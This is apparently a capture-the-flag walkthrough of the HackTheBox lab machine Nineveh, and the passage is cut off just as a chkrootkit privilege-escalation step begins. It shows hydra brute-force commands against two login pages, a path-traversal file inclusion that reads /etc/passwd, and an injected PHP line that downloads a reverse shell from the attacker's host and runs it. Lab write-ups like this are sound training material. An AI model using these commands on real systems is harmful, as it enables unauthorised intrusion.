Nineveh

IP: 10.10.10.43

Nmap

Ran deep nmap scan: `map -T5 -Pn -p- -A 10.10.10.43 > nmap.txt`

```
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateO
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

I see that **nineveh.htb** is in the ssl-cert for port **443**, so I will add it to `/etc/hosts` file in a minute, for now let's go look at the pages. Nothing of interest comes from looking at the certificate details either.

Websites

port 80 comes up with a site with no content yet, and `https://10.10.10.43` needs a security certificate to be accepted first, and then shows a picture of soliders celebrating with an Iraqi flag. `Exiftool` didn't find anything from this.

Let's work with port 80 website first

Website:80

Let's enumerate some directories:
`gobuster dir -u 10.10.10.43 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt -t 30`

- `/info.php` - takes us to the php info page
- `/department` - takes us to a login page, whose page source mentions mysql therefore possible injection bypass?. We also find usernames in the page source - admin and amrois - let's save those to a username list.

```
    </div>
    <button type="submit" class="btn btn-default">Log in</button>
  </form>
 </div>
</div>

<!-- @admin! MySQL is been installed.. please fix the login page! ~amrois -->

     </div>
    </div>


  </body>
</html>
```

Website: 443

It's possible to run gobuster on a https site by adding `-k` , which tells it to ignore any certificate requests.

`gobuster dir -u https://10.10.10.43 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -k` . Results are

- `/db` - leads us to a login page for phpLiteAdmin v1.9. We'll searchsploit this.
- `/secure_notes` - leads to a picture of some kind of mesopotanian temple.

Login Pages


Let's try and break in to these login pages and enumerate. Let's start with port 80s page

Port 80: /department/index.php

When we try and login as amrois, it tells us invalid user. But as **admin** it says valid user. Therefore we know **admin** is our username, so let's bruteforce the password. Let's use `hydra` , with guidance from here on how to compose the command: https://book.hacktricks.xyz/brute-force .

> I go into more detail on how to construct this command for the second hydra request down below


The command should look like this:
`hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form "/department/login.php:username=^USER^&password=^PASS^&Login=Login:Invalid Password!"`


kali@kali:~/Downloads/nineveh$ hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form "/department/login.php:username=^USER^&passw
rd=^PASS^&Login=Login:Invalid Password!"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-27 06:51:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=^USER^&password=^PASS^&Login=Login:Invalid Password!
[STATUS] 3450.00 tries/min, 3450 tries in 00:01h, 14340949 to do in 69:17h, 16 active
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t

So **admin; 1q2w3e4r5t** are our deets

Enumeration

There's a section called **notes** that calls on a file. It could be vulnerable to **local file inclusion (LFI).** Messing around with the url, we can call a specific file:
`?notes=/ninevehNotes/../../../etc/passwd`


10.10.10.43/department/manage.php?notes=/ninevehNotes/../../../etc/passwd
Notes
Logout
UNDER
CONSTRUCTION
CTION - UNDER CONSTRUCTION - UNDER CONS
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

Now we know we can call files, we need to find a way to place a reverse shell and use this LFI exploit to activate it. I imagine the reverse shell part will be on the other login page


Port 443: /db/index.php

let's bruteforce this login page the same as we did before. Exept this time the `hydra` command may LOOK confusing but we'll go through it together.

1. put whatever in the password field and intercept the reuqest with `burp`
2. in `burp` , pay attention to that final line as that is what we'll put at the end of the hydra request
3. then your hydra request should be composed of this:

```
hydra -l 'admin' # this is the user name we want to try

-P /usr/share/wordlists/rockyou.txt # passwordlist to brute force

10.10.10.43 # The IP we want to attack

https-post-form #specifying the kind of request

"/db/index.php: # the url path to the login page

password=^PASS^&remember=yes&login=Log+In&proc_login=true& # from burpsuite,
we've added the ^PASS^ to indicate where hydra should insert the passwords

Login=Login:Incorrect password." # what the rejection text looks like
```

4. now send that command off:
`hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form "/db/index.php":"password=^PASS^&remember=yes&login=Log+In&proc_login=true&Login=Login:Incorrect password."`



Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-06-27 07:27:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[443][http-post-form] host: 10.10.10.43   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found

You should get the **password123**....probably could have manually guessed this, but oh well!


Enumeration

`searchsploit phpliteadmin 1.9` tells us about an exploit, which we'll follow part way and then do our own thing. Yoiu can also read it here: https://www.exploit-db.com/exploits/24044

First: On the left, create a database. We'll call it **hack.php .** Then click on the link that gets created.




Second: , create a table called hack with one field, and click go. And then choose the **txt** option , put this command in which tells the system to come and get a reverse shell from us, and then executes this reverse shell.
`<?php system("wget 10.10.14.34:8000/reverse.php -O /tmp/reverse.php; php /tmp/reverse.php"); ?>`




Third python host a PHP reverse shell called: **reverse.php**, and then set up a **netcat** listener

Forth, go to the port admin page, and use the **LFI exploit t**o activate our reverse shell:
`?notes=/ninevehNotes/../../../../var/tmp/hack.php`

You'll know it worked when your python server gets a request, and your netcat shell is activated.




connect to [10.10.14.34] from (UNKNOWN) [10.10.10.43] 36634
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
07:04:41 up 2:29, 0 users, load average: 0.04, 0.08, 0.08
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ www-data

www-data shell

Upgrade your shell, this one is wack: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

We can't get the user flag from amrois' directory. But if we `ls -lash` we can see his SSH folder...let's keep this in mind whilst we go and run an enumeration script.



[+] Different processes executed during 1 min (interesting is low number of repetitions)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#frequent-cron-jobs
58 /bin/sh /usr/bin/chkrootkit
51 /usr/sbin/CRON -f
51 /bin/sh -c /root/vulnScan.sh
51 /bin/bash /root/vulnScan.sh
14 /usr/bin/find /dev /tmp /lib /etc /var (-name tcp.log -o -name .linux-sniff -o -name sniff-l0g -o -name core_)
3 wc -l
3 find /proc
2 grep -E ^tcp.*LIST|^udp
2 grep -E -v grep
2 grep -E -v chkrootkit
2 /usr/bin/find /usr/lib /usr/bin -name red.tar -o -name start.sh -o -name klogd.o -o -name 0anacron-bak -o -name adore
2 /usr/bin/find /usr/lib /lib -type d -name .*
2 /usr/bin/awk { print $5 }
2 /bin/ps ax
2 /bin/netstat -an
1 find /lib /usr/lib /usr/local/lib -name libproc.a

What is chrookit? Googling it, I find this page that details some exploits for it: https://lepetithacker.wordpress.com/2017/04/30/local-root-exploit-in-chkrootkit/ Let's get to work:

Chkroot exploit

I'm going to create a file called update in the **/tmp** directory, `chmod +x update` , and then echo in a command that will create a root bash shell I can enter. So that will look like:

